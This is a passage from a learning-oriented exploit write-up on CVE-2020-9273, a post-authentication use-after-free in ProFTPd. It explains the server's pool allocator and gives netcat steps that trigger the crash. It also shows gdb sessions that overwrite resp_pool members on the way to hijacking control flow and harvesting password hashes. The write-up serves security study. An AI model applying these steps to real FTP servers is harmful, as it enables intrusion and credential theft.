A learning approach on exploiting CVE-2020-9273 an use-after-free in ProFTPd

AUTHOR: dukpt

Table of Contents

0 - First words

This article was originally written four years ago. Well, about 80% of it. I never got around to finishing it, so it remained unpublished. When I quit my job and started something new, I finally found the motivation (or time) to complete it. I hope this time of waiting hasn't dimmed your interest in this article, and that you'll still discover something intriguing to contribute to your hacking skills.

1 - Introduction

ProFTPd is a highly configurable FTP daemon for Unix-like operating systems.


For a long time, it has been the primary choice for FTP servers around the world, and it is still widely used across many systems. Currently, there is no support for native execution under Microsoft Windows [1].

In this paper, we're going to discuss a vulnerability in the way ProFTPd handles memory allocation for the response to the current command being processed during a data transfer. As we'll see, exploiting this vulnerability requires certain conditions that may not be commonly found in production FTP servers, although triggering it is relatively simple.

Credits to Antonio Morales from GitHub Security Lab for discovering both vulnerabilities: the use-after-free on the heap (CVE-2020-9273) [2], and the out-of-bounds read in mod_cap.c (CVE-2020-9272) [3]. The reader is also encouraged to check ProFTPd issue #903 [4] for more details.

In this article, I'll be focusing only on the use-after-free bug, and I'll avoid the out-of-bounds read during the exploitation phases.

It's also important to mention that this article follows a learning-oriented approach. I'll try to be as didactic as possible so that readers can reproduce the steps on their own. This approach might also be interesting for people who want to get more familiar with gdb. We'll be using the GEF (GDB Enhanced Features) framework, but I won't be exploring many of GEF's great features - maybe in a future article :)



2 - Previous work on ProFTPd

Before going any further, it's important to mention that there's plenty of work on ProFTPd already. Here I enumerate some of the most interesting:

1. CVE-2003-0831 - heap buffer overflow [5];

2. CVE-2010-4221 - stack-based buffer overflows [6];

3. CVE-2010-4652 - heap buffer overflow [7]; I'd recommend the reader7 take some time reading FelineMenace's paper on Phrack issue 67 [8]on exploiting a heap overflow on mod_sql of ProFTPd. Coincidentally, we use the same exploitation approach by abusing cleanup structure (it's probably the best option because we control the parameters and the function called, so it's perfect for stack pivoting);

4. CVE-2011-4130 - an use-after-free memory corruption [9];

5. CVE-2015-3306 - this infamous vulnerability allows unauthenticated users to abuse mod_copy by sending SITE CPFR / CPTO commands [10]. It also popped on reddit [11];

6. CVE-2020-9273 - this use-after-free in the heap.

Of course there are more, but these are the ones with more impact IMHO.

3 - Context and limitations

In this chapter we're going to see the conditions to exploit this vulnerability and understand some details about ProFTPd. Finally, we'll analyze how to trigger this bug and draft an exploitation path.

This is a post-auth vulnerability, which means that the attacker must have a valid account on the system to exploit it. It is triggered in a very specific situation: when an FTP control connection is closed while there is an FTP data transfer taking place on another TCP port. This data transfer could be a directory listing, a file download, an upload, or anything else that depends on an active FTP data connection.

However, since we want to have great control over the payload, the only option I could see was using the FTP upload functionality. This brings us more limitations, since we need write permissions on a directory in the remote server to issue the FTP STOR or STOU commands. Maybe if you find a file with write permissions, you could try using the APPE command to append data to it, but then you'd need to calculate the offset to your shellcode and RET into it after the initial ROP phase. We'll get into this later.

Another problem is that chroot should not be enabled on the target, otherwise we won't be able to download the /proc/self/maps file required to understand the server's memory layout. We'll see more on this in chapter 4.

Initially this would not be necessary, but since the target might have ASLR and NX enabled, it becomes mandatory to exploit it successfully. I created another version of this exploit that does not depend on mod_copy or maps download, but the downside is that it needs to brute-force the memory addresses and offsets, which is a bad idea because an IPS could block you.

The compiler flags play an important role here too. Using gcc, adding flags like -O1 or -O2 completely change the memory layout. When I compiled with clang, I noticed that some variables migrated from the heap to another unnamed area. Some default gcc compilation parameters may vary from OS to OS. It also depends on the kernel, because ASLR has a huge impact here.

Summarizing:

- you must have an account on the FTP target server;

- the account must have write permissions to a directory;

- the kernel and processor protections plays a huge impact on the memory layout of your target (ASLR, NX, etc.);

- the compiler flags and compilation options can also impact the memory layout;

- mod_copy must have been enabled (not mandatory for old systems without ASLR and NX bit).

These limitations probably makes the vulnerability less attractive to some people. If you have a valid account you could SSH into the server, why bother exploiting a FTP service?

Well, I might have some reasons for you to give a try:

- your target has no SSH service running (duh);
- your company uses a vulnerable version of ProFTPd and you want to prove your point on upgrading it;
- This bug turned out to be hard to exploit, so it's a good opportunity for learning;
- grab root or other users cryptogram password for cracking - this is something interesting I noticed in memory due to how libc getspnam() function works, let's see on chapter 6.

All the research related to this exploit was done based on Ubuntu 20.04.2 and libc 2.31.1. This is important for the offsets that we'll be using.

However, some months before I finished this article, I updated my machine to the PopOS distro. Later on, I went back to Ubuntu 22.04.1, so the offsets of the final exploit and also the ROP functions will be different (I took too long to finish and publish this article, excuse me for that).

3.1 - Notes on ProFTPd compilation

During my analysis I noticed that the vulnerability can also be triggered after timeout is reached. But the default value is too long (1 hour) so you can shorten it by adding the following compilation flags (but not required for the exploitation):

```
--enable-timeout-idle=60 \
--enable-timeout-no-transfer=90 \
--enable-timeout-stalled=120
```

Also, as we'll see, we'll need mod_copy module. I prefer to build ProFTPd with this module builtin instead of loading it via DSO.

Finally, we need to include debug flag "-g" so we can have debug symbols in gdb:

```
$ cd proftpd-1.3.7rc2/
$ CFLAGS="-g" CXXFLAGS="-g" LDFLAGS="-g" ./configure --prefix=/usr/local \
            --with-modules=mod_copy
$ CFLAGS="-g" CXXFLAGS="-g" LDFLAGS="-g"  make -j4
```

You may see "Program received signal SIGALRM, Alarm clock" more often if you decreased the timeouts, but that's harmless. However, this signal is enough to kill your shell when you get RCE! So don't do it :) or use `trap '' ALRM` as soon as you get a shell.

The default compiler used is gcc. It's important to keep it due to the behavior I mentioned earlier.

4 - Analysis of ProFTPd internals

ProFTPd allocates a buffer for each command sent to the FTP control port.

The commands are processed in "categories". There's a function called pr_cmd_dispatch_phase() which performs some logging and prepares the commands to be dispatched into the PRE_CMD, CMD, and POST_CMD phases.

These phases are preconfigured in static table arrays, and each command has its own configuration.

The _dispatch() function is called several times, once for each phase, and "dispatches" commands to the appropriate modules. The same happens for logging phases: PRE_LOG, LOG, and POST_LOG.

The phases are processed by pr_module_call() in main.c:360 as function pointers:

```
360 mr = pr_module_call(c->m, c->handler, cmd);
```

Each time a user connects to the daemon, it fork()s, and the child PID is added to the child_list structure, and child_listlen is incremented. There is a pipe between both parent and child, but it is closed as soon as the fork happens.

ProFTPd uses its own internal memory allocator (please read previous references for more details about it). The pool structure is defined as follows:

```c
struct pool_rec {
  union block_hdr *first;
  union block_hdr *last;
  struct cleanup *cleanups;
  struct pool_rec *sub_pools;
  struct pool_rec *sub_next;
  struct pool_rec *sub_prev;
  struct pool_rec *parent;
  char *free_first_avail;
  const char *tag;
};
```

The definition of block_hdr union is as follows:

```c
union align {
  char *cp;
  void (*f)(void);
  long l;
  FILE *fp;
  double d;
};
union block_hdr {
  union align a;
  char pad[32]; /* Padding and aligning */
  struct {
    void *endp;
    union block_hdr *next;
    void *first_avail;
  } h;
};
```

NOTE: Some comments and #defines were removed for simplicity.

ProFTPd allocates several pools for different purposes, but we'll focus on resp_pool since it's the one that is corrupted. The resp_pool used to store responses that are sent to the user (for example error messages).

The memory allocations happens via alloc_pool(), however alloc_pool() is not called directly. There are wrappers to take care of some parameters:

```c
void *pcalloc(struct pool_rec *p, size_t sz) {
  void *res;

  res = palloc(p, sz);
  memset(res, '\0', sz);

  return res;
}
```

As you can see, pcalloc() is a wrapper for palloc(), which is defined as:

```c
void *palloc(struct pool_rec *p, size_t sz) {
  return alloc_pool(p, sz, FALSE);
}
```

Finally let's see alloc_pool():

```c
558 static void *alloc_pool(struct pool_rec *p, size_t reqsz, int exact) {
559   /* Round up requested size to an even number of aligned units */
560   size_t nclicks = 1 + ((reqsz - 1) / CLICK_SZ);
561   size_t sz = nclicks * CLICK_SZ;
562   union block_hdr *blok;
563   char *first_avail, *new_first_avail;
564 
565   /* For performance, see if space is available in the most recently
566    * allocated block.
567    */
568 
569   blok = p->last;
570   if (blok == NULL) {
571     errno = EINVAL;
572     return NULL;
573   }
574 
575   first_avail = blok->h.first_avail;
576 
577   if (reqsz == 0) {
578     /* Don't try to allocate memory of zero length.
579      *
580      * This should NOT happen normally; if it does, by returning NULL we
581      * almost guarantee a null pointer dereference.
582      */
583     errno = EINVAL;
584     return NULL;
585   }
586 
587   new_first_avail = first_avail + sz;
588 
589   if (new_first_avail <= (char *) blok->h.endp) {
590     blok->h.first_avail = new_first_avail;
591     return (void *) first_avail;
592   }
593 
594   /* Need a new one that's big enough */
595   pr_alarms_block();
596 
597   blok = new_block(sz, exact);
598   p->last->h.next = blok;
599   p->last = blok;
600 
601   first_avail = blok->h.first_avail;
602   blok->h.first_avail = sz + (char *) blok->h.first_avail;
603 
604   pr_alarms_unblock();
605   return (void *) first_avail;
606 }
```

ProFTPd uses both palloc() and pcalloc(), but when it needs a zeroed out buffer, it prefers pcalloc() over palloc().

We'll see later that we control the p->last value. To keep control of the pool blocks, we always need to return on line 591. If a new block is retrieved, we lose control because another memory region will be returned and overwrite the value we previously controlled.

There is also an important function called make_sub_pool(), which is mostly called when ProFTPd needs a temporary pool. Its definition is as follows:

```c
struct pool_rec *make_sub_pool(struct pool_rec *p) {
  union block_hdr *blok;
  pool *new_pool;

  pr_alarms_block();

  blok = new_block(0, FALSE);

  new_pool = (pool *) blok->h.first_avail;
  blok->h.first_avail = POOL_HDR_BYTES + (char *) blok->h.first_avail;

  memset(new_pool, 0, sizeof(struct pool_rec));
  new_pool->free_first_avail = blok->h.first_avail;
  new_pool->first = new_pool->last = blok;

  if (p) {
    new_pool->parent = p;
    new_pool->sub_next = p->sub_pools;

    if (new_pool->sub_next)
      new_pool->sub_next->sub_prev = new_pool;

    p->sub_pools = new_pool;
  }

  pr_alarms_unblock();

  return new_pool;
}
```

Basically, it retrieves a new block from block_freelist and inserts a new pool in pool *p, updating its next, previous, and parent pointers. We'll see later that we control the members of p. Also, some operations involve its members. Note that a pointer to p will be stored in new_pool->parent; this is a pointer to data that we control.

Push this information into your mind for now - we will need to pop it later.

We won't be interested in new_block(), but there's an explanation about it in pool.c:184:

Get a new block, from the free list if possible, otherwise malloc a new one. minsz is the requested size of the block to be allocated. If exact is TRUE, then minsz is the exact size of the allocated block; otherwise, the allocated size will be rounded up from minsz to the nearest multiple of BLOCK_MINFREE.

Now that we understand some basic ProFTPd memory allocator internals, let's dig into how to trigger the vulnerability.

5 - Vulnerability analysis

As we saw earlier, although this vulnerability could also be triggered during the process of downloading a file from the server, the attacker would hardly have control over the payload. So I think the best approach is to use the upload functionality and trigger the flaw by shutting down the FTP control connection while the upload data transfer is happening.

Triggering this condition is easy and can be forced by the attacker.

Now, start ProFTPd in a separate shell with some debugging options:

```
$ cd proftpd-1.3.7rc2/
$ sudo proftpd -d7 -n -c sample-configurations/basic.conf
```

In my setup I changed default port to 2121 and created a user called poc.

Go to basic.conf file and change the Port value to:

```
  Port    2121
```

Now, open a new shell (let's call this shell 2), netcat to FTP command port and issue FTP login commands:

```
$ nc -Cv 127.0.0.1 2121
Connection to 127.0.0.1 2121 port [tcp/iprop] succeeded!
220 ProFTPD Server (ProFTPD Default Installation) [127.0.0.1]
USER poc
331 Password required for poc
PASS TretaTretaTretinha
230 User poc logged in
```

Now we need to start a data transfer. Since we want to have control over the data, we could use STOU and STOR commands. However, due to the other out-of-bounds read vulnerability, according to my tests, STOU is not a good choice because:

a) it will mess up with the bounds and our exploitation;

b) we don't have control over the filename - this will be required if you need to upload data into an existing file, in case you don't have the permissions to create a new one.

So let's use STOR instead, but first let's put FTP in passive mode:

```
PASV
227 Entering Passive Mode (127,0,0,1,147,87).
```

The FTP data port to connect to is an unsigned short int (2-byte in size).

The formula to get port number is: X*256+Y. Open gdb and try it yourself:

```
gef➤  p/d 147*256+87
$4 = 37719
```

So in this case our FTP data port is 37719. Now open shell 3 and type:

```
$ nc -vl 127.0.0.1 $((147*256+87))
Connection to 127.0.0.1 37719 port [tcp/iprop] succeeded!
```

Now go back to shell 2 and issue the following:

```
STOR /tmp/blah.txt
150 Opening ASCII mode data connection for /tmp/blah.txt
```

At this moment, our FTP data connection is opened at shell 3, and waiting for some data. Let's hold it for a while. Go back to shell 2 and issue some fake commands:

```
1111 AAAAAAAAAAAAAAAAAAAAAAA
2222 BBBBBBBBBBBBBBBBBBBBBBB
3333 CCCCCCCCCCCCCCCCCCCCCCC
^C
$
```

Notice that after 3 fake commands I pressed ctrl+c to close the FTP control connection, so we have no more control over this connection.

Now, go back to shell 3 and send some data:

```
$ nc -Cv localhost $((147*256+87))
Connection to localhost 37719 port [tcp/*] succeeded!
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD
nc: write failed (0/2): Broken pipe
$
```

As you can see, the connection was closed by remote host after some data sent and a crash on ProFTPd daemon happened:

```
-----BEGIN STACK TRACE-----
... [0] proftpd: poc - localhost: IDLE(+0x215cd) [0x55c9806715cd]
... [1] proftpd: poc - localhost: IDLE(+0x215cd) [0x55c9806715cd]
... [2] proftpd: poc - localhost: IDLE(palloc+0x2c) [0x55c9806716b0]
... [3] proftpd: poc - localhost: IDLE(pstrdup+0x5b) [0x55c980673409]
... [4] proftpd: poc - localhost: IDLE(pr_response_set_pool+0x53) [0x55..]
... [5] proftpd: poc - localhost: IDLE(pr_cmd_dispatch_phase+0xe4) [0x5..]
... [6] proftpd: poc - localhost: IDLE(+0xa64e9) [0x55c9806f64e9]
... [7] proftpd: poc - localhost: IDLE(pr_event_generate+0x20e) [0x55c9..]
... [8] proftpd: poc - localhost: IDLE(+0x6ce75) [0x55c9806bce75]
... [9] proftpd: poc - localhost: IDLE(pr_session_end+0x20) [0x55c9806b..]
... [10] proftpd: poc - localhost: IDLE(pr_session_disconnect+0xaf) [0x..]
... [11] proftpd: poc - localhost: IDLE(+0x527cf) [0x55c9806a27cf]
... [12] proftpd: poc - localhost: IDLE(pr_data_xfer+0x68) [0x55c9806a2..]
... [13] proftpd: poc - localhost: IDLE(+0x9fb13) [0x55c9806efb13]
... [14] proftpd: poc - localhost: IDLE(pr_module_call+0x9d) [0x55c9806..]
... [15] proftpd: poc - localhost: IDLE(+0x1b8f2) [0x55c98066b8f2]
... [16] proftpd: poc - localhost: IDLE(pr_cmd_dispatch_phase+0x2dc) [0..]
... [17] proftpd: poc - localhost: IDLE(pr_cmd_dispatch+0x26) [0x55c980..]
... [18] proftpd: poc - localhost: IDLE(+0x1cbad) [0x55c98066cbad]
... [19] proftpd: poc - localhost: IDLE(+0x1decd) [0x55c98066decd]
... [20] proftpd: poc - localhost: IDLE(+0x1e6f4) [0x55c98066e6f4]
... [21] proftpd: poc - localhost: IDLE(+0x1eb5a) [0x55c98066eb5a]
... [22] proftpd: poc - localhost: IDLE(main+0x937) [0x55c98066f952]
... [23] /lib/x86_64-linux-gnu/libc.so.6(__libc_start_main+0xf3) [0x7f7d..]
... [24] proftpd: poc - localhost: IDLE(_start+0x2e) [0x55c98066ac7e]
-----END STACK TRACE-----
```

If you look closely, you'll see that the number of lines accepted in the data connection is the same amount of commands sent in control connection +2. This can give us a clue about what data is about to be written in the heap after some free state: the CCC line we sent is processed by ProFTPd, and that's where data is stored after being freed, overwriting something with CCCCCCC. However, the DDD line was not processed because by the time we sent it, the socket was already closed by the server.

When the vulnerability is triggered, p points to resp_pool. Interestingly, it seems that ProFTPd developers predicted some problem involving the resp_pool pointer in main.c:

```
/* Get any previous pool that may be being used by the Response API.
 *
 * In most cases, this will be NULL.  However, if proftpd is in the
 * midst of a data transfer when a command comes in on the control
 * connection, then the pool in use will be that of the data transfer
 * instigating command.  We want to stash that pool, so that after this
 * command is dispatched, we can return the pool of the old command.
 * Otherwise, Bad Things (segfaults) happen.
 */
```

Now it's time to analyse this crash in gdb.

5.1 - Exploitation details

When the vulnerability is triggered, the program's execution flow is in the process of closing some file descriptors, writing to some log files, freeing some memory and executing housekeeping (cleanup) processes.

The FTP control connection has to be closed, so we may have few options to mess with execution flow, since all the FTP commands were already issued.

However, you may have noticed that FTP didn't respond to our fake commands until the data were sent through data connection. This means that our commands are probably in memory and we may combine with the data payload to construct an exploitation path, after the use-after-free was triggered.

Our daemon is already started; now open gdb as follows:

```
$ sudo gdb -d proftpd-1.3.7rc2/src/ \
           -d proftpd-1.3.7rc2/modules/ \
           proftpd-1.3.7rc2/proftpd
```

Since we know that our process is forked, we should configure gdb properly:

```
gef➤  set follow-fork-mode child
gef➤  ps proftpd
403448  root   0.0  0.0  pts/4  sudo gdb -d proftpd-1.3.7rc2/src/ -d pr...
403450  root   0.5  0.5  pts/4  gdb -d proftpd-1.3.7rc2/src/ -d proftpd...
403880  root   0.0  0.0  pts/4  sudo proftpd-1.3.7rc2/proftpd -d7 -n -c...
403881  nobody 0.0  0.0  pts/4  proftpd: (accepting connections)
gef➤  attach 403881
gef➤  c
```

The first line tells gdb that we want to follow the child process after fork(), which means gdb will detach from the main daemon (parent) and attach to the child right after fork() returns the child PID.

NOTE: gef has a nice fork stub solution, but its behavior is not what we want here, since the parent process would think it's the child, and there will be no daemon after it exits. So let's keep using the traditional gdb follow-fork-mode child. We don't need stub behavior, nor will we need to restart ProFTPd every time.

On the second line, we use gef's ps command to find the ProFTPd process ID to attach to.

On the last two lines, we attach to it and let gdb continue execution.

Now we repeat the same steps on shell 2 and shell 3 as we learned in the previous chapter. Let's observe the crash in gdb.

```
$ nc -Cv 127.0.0.1 2121
Connection to 127.0.0.1 2121 port [tcp/iprop] succeeded!
220 ProFTPD Server (ProFTPD Default Installation) [127.0.0.1]
USER poc
PASS TretaTretaTretinha
PASV
STOR /tmp/bbb.txt
1111 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
2222 BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
3333 CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
^C
$
```

Note that the FTP standard says commands should be at most 4 chars long, so we should limit the size of the commands we issue, otherwise ProFTPd will discard them. This rule does not apply to the parameters, so we are free there. We will come back to this later.

You might notice that gdb stops after receiving SIGPIPE. That is because signals are caught by gdb and, depending on its configuration, it can stop execution. SIGPIPE happens when the connection pipe is closed, since we forced the connection to close. We don't want gdb to stop on SIGPIPE because it's not important to our exploitation, so whenever the process receives it, let's pass the signal to ProFTPd directly.

We will do the same with SIGALRM. ProFTPd sends this signal after reaching the timeout-idle time. So add the following configuration to gdb:

```
gef➤  handle SIGPIPE pass nostop
gef➤  handle SIGALRM pass nostop
```

On the shell 3 you will have the following:

```
$ nc -Cv 127.0.0.1 $((177*256+215))
Connection to 127.0.0.1 45527 port [tcp/*] succeeded!
DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD
DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD
DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD
WWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWW
```

After sending the WWW line you may have noticed that gdb stopped with a

SIGSEGV signal:

```
──────────────────────────────────────────────────────────────── registers ────
$rax: 0x5757575757575757 ("WWWWWWWW"?)
$rbx: 0x00005644eebb8320  →  0x0000000000000002
$rcx: 0x4
$rdx: 0x0
$rsp: 0x00007ffcc3b492a0  →  0x0000000000000043 ("C"?)
$rbp: 0x00007ffcc3b492f0  →  0x00007ffcc3b49310  →  0x00007ffcc3b49340
$rsi: 0x4
$rdi: 0x00005644f0439bd1  →  "WWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWW[...]"
$rip: 0x00005644eeabd5cd  →  <alloc_pool+99> mov rax, QWORD PTR [rax+0x10]
$r8 : 0x00005644f0408da0  →  "Transfer aborted. Data connection closed"
$r9 : 0x00007ffcc3b49100  →  0x0000000000000000
$r10: 0x00005644eeb86d9c  →  0xfff6776e00000000
$r11: 0xd
$r12: 0x00005644eeab6c50  →  <_start+0> endbr64
$r13: 0x00007ffcc3b49d30  →  0x0000000000000005
$r14: 0x0
$r15: 0x0
──────────────────────────────────────────────────────────────── code:x86:64 ────
   0x5644eeabd5be <alloc_pool+84>  add    BYTE PTR [rax+0x0], bh
   0x5644eeabd5c4 <alloc_pool+90>  jmp    0x5644eeabd682 <alloc_pool+280>
   0x5644eeabd5c9 <alloc_pool+95>  mov    rax, QWORD PTR [rbp-0x18]
 → 0x5644eeabd5cd <alloc_pool+99>  mov    rax, QWORD PTR [rax+0x10]
   0x5644eeabd5d1 <alloc_pool+103> mov    QWORD PTR [rbp-0x10], rax
   0x5644eeabd5d5 <alloc_pool+107> cmp    QWORD PTR [rbp-0x40], 0x0
   0x5644eeabd5da <alloc_pool+112> jne    0x5644eeabd5f1 <alloc_pool+135>
──────────────────────────────────────────────────────────── source:pool.c+575 ────
    570    if (blok == NULL) {
    571      errno = EINVAL;
    572      return NULL;
    573    }
    574
           // blok=0x00007ffcc3b492d8  →  "WWWWWWWW"
 →  575    first_avail = blok->h.first_avail;
    576
────────────────────────────────────────────────────────────────── threads ────
[#0] ... "proftpd" stopped 0x5644eeabd5cd in alloc_pool (), reason: SIGSEGV
──────────────────────────────────────────────────────────────────── trace ────
[#0] 0x5644eeabd5cd → alloc_pool(p=0x5644f0439bd1, reqsz=0x4, exact=0x0)
[#1] 0x5644eeabd6b0 → palloc(p=0x5644f0439bd1, sz=0x4)
[#2] 0x5644eeabf409 → pstrdup(p=0x5644f0439bd1, str=0x5644f0408dd0 "426")
[#3] 0x5644eeaeb6f0 → pr_response_set_pool(p=0x5644f0439bd1)
[#4] 0x5644eeab8192 → pr_cmd_dispatch_phase(cmd=0x5644f04381b8, ...)
[#5] 0x5644eeb424e9 → xfer_exit_ev(event_data=0x0, user_data=0x0)
[#6] 0x5644eeb07aed → pr_event_generate(event=0x5644eeb8a4d5 "core.exit"...
[#7] 0x5644eeb08e75 → sess_cleanup(flags=0x0)
[#8] 0x5644eeb08f97 → pr_session_end(flags=0x0)
[#9] 0x5644eeb08f74 → pr_session_disconnect(m=0x0, reason_code=0x2, ...)
───────────────────────────────────────────────────────────────────────────────
```

I've ommited some output, but all the required information by now was preserved. Looking at the rax register and the assembly line the program stopped on, we can see that the crash happened with our input. Good! This show us that we are able to control something. More specifically, we control the members of p:

```
gef➤  p *p
$1 = {
  first = 0x5757575757575757,
  last = 0x5757575757575757,
  cleanups = 0x5757575757575757,
  sub_pools = 0x5757575757575757,
  sub_next = 0x5757575757575757,
  sub_prev = 0x5757575757575757,
  parent = 0x5757575757575757,
  free_first_avail = 0xa0a,
  tag = 0x0
}
```

WE DON'T NEED
STUB BEHAVIOR

The crash happened on alloc_pool which we already learned about:

```
569   blok = p->last;
570   if (blok == NULL) {
571     errno = EINVAL;
572     return NULL;
573   }
574
575   first_avail = blok->h.first_avail;
```

As we can see above, blok is defined as p->last, which we control.

The crash happened on line 575 when it tried to retrieve the value of blok->h.first_avail. Since it points to a non-pageable address, it crashes.

Now we know how to trigger the vulnerability and control p's members.

Let's analyze whether or not we can use this we can gain control over execution.

5.2 - Defining exploitation strategy

Now, let's detach our gdb and add a breakpoint, so we can analyze the program state before the crash happens:

```
ctrl+c
gef➤  detach
gef➤  break pool.c:569 if (p && p->first >= 0x4141414141414141)
```

The second line puts a conditional breakpoint on line 569 in pool.c.

This means that gdb will stop on this line only if p is not null and p->first member is greater or equal to 0x4141414141414141. Since we're flooding with WWW gdb should stops before receiving SIGSEGV next time.

Attach to gdb and repeat the same steps. You should see gdb breaking on pool.c:569 and not crashing:

```
──────────────────────────────────────────────────────────────────── code:x86:64 ────
   0x5644eeabd595 <alloc_pool+43>  mov    rax, QWORD PTR [rbp-0x28]
   0x5644eeabd599 <alloc_pool+47>  shl    rax, 0x3
   0x5644eeabd59d <alloc_pool+51>  mov    QWORD PTR [rbp-0x20], rax
 → 0x5644eeabd5a1 <alloc_pool+55>  mov    rax, QWORD PTR [rbp-0x38]
   0x5644eeabd5a5 <alloc_pool+59>  mov    rax, QWORD PTR [rax+0x8]
   0x5644eeabd5a9 <alloc_pool+63>  mov    QWORD PTR [rbp-0x18], rax
   0x5644eeabd5ad <alloc_pool+67>  cmp    QWORD PTR [rbp-0x18], 0x0
   0x5644eeabd5b2 <alloc_pool+72>  jne    0x5644eeabd5c9 <alloc_pool+95>
──────────────────────────────────────────────────────────────── source:pool.c+569 ────
    // p=0x00007ffcc3b492b8  →  [...]  →  "ZZZZZZZZZZZZZ[...]"
 →  569    blok = p->last;
    570    if (blok == NULL) {
    571      errno = EINVAL;
    572      return NULL;
    573    }
───────────────────────────────────────────────────────────────────────── threads ────
[#0] "proftpd" stopped 0x5644eeabd5a1 in alloc_pool (), reason: BREAKPOINT
──────────────────────────────────────────────────────────────────────────────────────
```

Great! Let's analyze p members again:

```
gef➤  p *p
$2 = {
  first = 0x5a5a5a5a5a5a5a5a,
  last = 0x5a5a5a5a5a5a5a5a,
  cleanups = 0x5a5a5a5a5a5a5a5a,
  sub_pools = 0x5a5a5a5a5a5a5a5a,
  sub_next = 0x5a5a5a5a5a5a5a5a,
  sub_prev = 0x5a5a5a5a5a5a5a5a,
  parent = 0x5a5a5a5a5a5a5a5a,
  free_first_avail = 0x5a5a5a5a5a5a5a5a,
  tag = 0x5a5a5a5a5a5a5a5a
}
gef➤
```

This time I sent a ZZZZ string, and if we continue we know it will SIGSEGV.

It would be good if we knew what values to send on data connection, then we can try to control memory pool allocations based on our choice.

However, we first need to understand if this is an exploitable bug - that is, a vulnerability that allows us to gain control over execution. I spent a lot of time studying this vulnerability (weeks, in fact), trying many combined exploitation paths. The outcome of this research is the best exploitation path I could find, but there are probably other ways to try - and I hope you can do much better than me =).

I documented some ideas in later chapter. For now I will skip the dead-end parts of this research and focus on the path that I was successful with.

Now, let's change p->last member to something else:

```
gef➤  set p->last = &p->cleanups
```

The "set" gdb command, as suggested, is used to "evaluate [an] expression EXP and assign result to variable VAR" - type "help set" for more details.

```
gef➤  p *p
$6 = {
  first = 0x5a5a5a5a5a5a5a5a,
  last = 0x5644f0439c61,
  cleanups = 0x5a5a5a5a5a5a5a5a,
  sub_pools = 0x5a5a5a5a5a5a5a5a,
  sub_next = 0x5a5a5a5a5a5a5a5a,
  sub_prev = 0x5a5a5a5a5a5a5a5a,
  parent = 0x5a5a5a5a5a5a5a5a,
  free_first_avail = 0x5a5a5a5a5a5a5a5a,
  tag = 0x5a5a5a5a5a5a5a5a
}
```

We defined p->last as the memory address of &p->cleanups. As I explained earlier, this is the exploitation strategy I've chosen, which depends on knowing the contents of resp_pool (remember that p points to resp_pool and we control the members of this structure).

```
gef➤  p *p->last
$7 = {
  a = {
    cp = 0x5a5a5a5a5a5a5a5a,
    f = 0x5a5a5a5a5a5a5a5a,
    l = 0x5a5a5a5a5a5a5a5a,
    fp = 0x5a5a5a5a5a5a5a5a,
    d = 1.7838867517321418e+127
  },
  pad = 'Z' <repete 32 vezes>,
  h = {
    endp = 0x5a5a5a5a5a5a5a5a,
    next = 0x5a5a5a5a5a5a5a5a,
    first_avail = 0x5a5a5a5a5a5a5a5a
  }
}
gef➤
```

Here it's important to understand that p->last is a union type, and when we print p->last we see the values of cleanups, sub_pools, and sub_next members, which we control.

Okay, we did change it, but we know that on line 575 it will crash again because first_avail is not a valid address. I decided to point it to my own structure because it contains data that we can manipulate. Of course, we assume by now that we know p's address and can calculate the &p->cleanups offset.

If we continue execution, we'll see that it crashes again. So before we continue, let's change the p members again:

```
gef➤ set p->sub_next = &p->tag
gef➤  p *p->last
$10 = {
  a = {
    cp = 0x5a5a5a5a5a5a5a5a,
    f = 0x5a5a5a5a5a5a5a5a,
    l = 0x5a5a5a5a5a5a5a5a,
    fp = 0x5a5a5a5a5a5a5a5a,
    d = 1.7838867517321418e+127
  },
  pad = 'Z' <repete 16 vezes>, "\221\234C\360DV\000\000ZZZZZZZZ",
  h = {
    endp = 0x5a5a5a5a5a5a5a5a,
    next = 0x5a5a5a5a5a5a5a5a,
    first_avail = 0x5644f0439c91
  }
}
gef➤
```

Ok, let's recap on alloc_pool:

```
static void *alloc_pool(struct pool_rec *p, size_t reqsz, int exact) {
[...]
 569  blok = p->last;
 570  if (blok == NULL) {
 571    errno = EINVAL;
 572    return NULL;
 573  }
 574
 575  first_avail = blok->h.first_avail;
[...]
 587  new_first_avail = first_avail + sz;
 588
 589  if (new_first_avail <= (char *) blok->h.endp) {
